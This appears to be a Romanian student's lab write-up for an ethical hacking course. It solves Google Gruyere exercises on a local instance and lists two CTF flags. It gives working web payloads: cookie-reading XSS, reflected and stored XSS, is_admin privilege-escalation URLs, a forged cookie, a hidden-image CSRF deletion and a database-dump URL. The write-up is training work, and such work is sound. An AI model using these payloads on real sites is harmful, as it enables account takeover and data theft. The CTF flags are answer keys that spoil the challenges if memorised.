**Laborator Modul 4 – Ethical hacking**


***1. Google Gruyere***

**Exercițiul 1.1**


Cont: [ana@yahoo.com](mailto:ana@yahoo.com)

Parola cont: parola123

Snippet adaugat: ai, n-ai **minge**, dai la *poarta*

poza adaugata:

fisier adaugat:

**Exercițiul 1.2 - File Upload XSS. Creați și adăugați un fișier care permite rularea unui script.**

script.html

<script>

alert(document.cookie);

</script>

**Exercițiul 1.3 - Reflected XSS. Găsiți un URL care să permită rularea**

**unui script.**

**http://127.0.0.1:8008/570222091152066468084742264731143097641/<script>alert(1)</script>**

**Exercițiul 1.4 - Stored XSS. Adăugați un script care să deservească și altui utilizator.**

**<a onmouseover="alert(1)" href="#">read this!</a>**

**Exercițiul 1.5 - Elevation of Privilege. Transformați contul creat într-un cont de administrator.**

**http://127.0.0.1:8008/570222091152066468084742264731143097641/saveprofile?action=update&is\_admin=True**

**http://127.0.0.1:8008/570222091152066468084742264731143097641/saveprofile?action=update&is\_admin=True&uid=ana@yahoo.com**

**Exercițiul 1.6 - Cookie Manipulation. Obțineți un cookie pentru un alt**

**cont.**

**cont\_nou|admin|author**

**Exercițiul 1.7 - XSRF Challenge. Obțineți o modalitate de ștergere a**

**înregistrărilor de tip snippet.**

<img src="http://127.0.0.1:8008/404292361445740678385717004476956412398/deletesnippet?index=0"

style="display:none">

**Exercițiul 1.8 - Urmați (cel puțin una dintre) modalitățile de citire a bazei de date conform Configuration Vulnerabilities.**

### Information disclosure #1

**http://127.0.0.1:8008/570222091152066468084742264731143097641/dump.gtl**

***3. CTF - Reverse Engineering***

**Exercițiul 3.1. yopass-go**

ctf{0962393ce380c3cf696c6c59a085cde0f7edd1382f2e9090220abdf9a6396c88}

**Exercițiul 3.2. better-cat**

ctf{a818778ec7a9fc1988724ae3700b42e998eb09450eab7f1236e53bfdcd923878}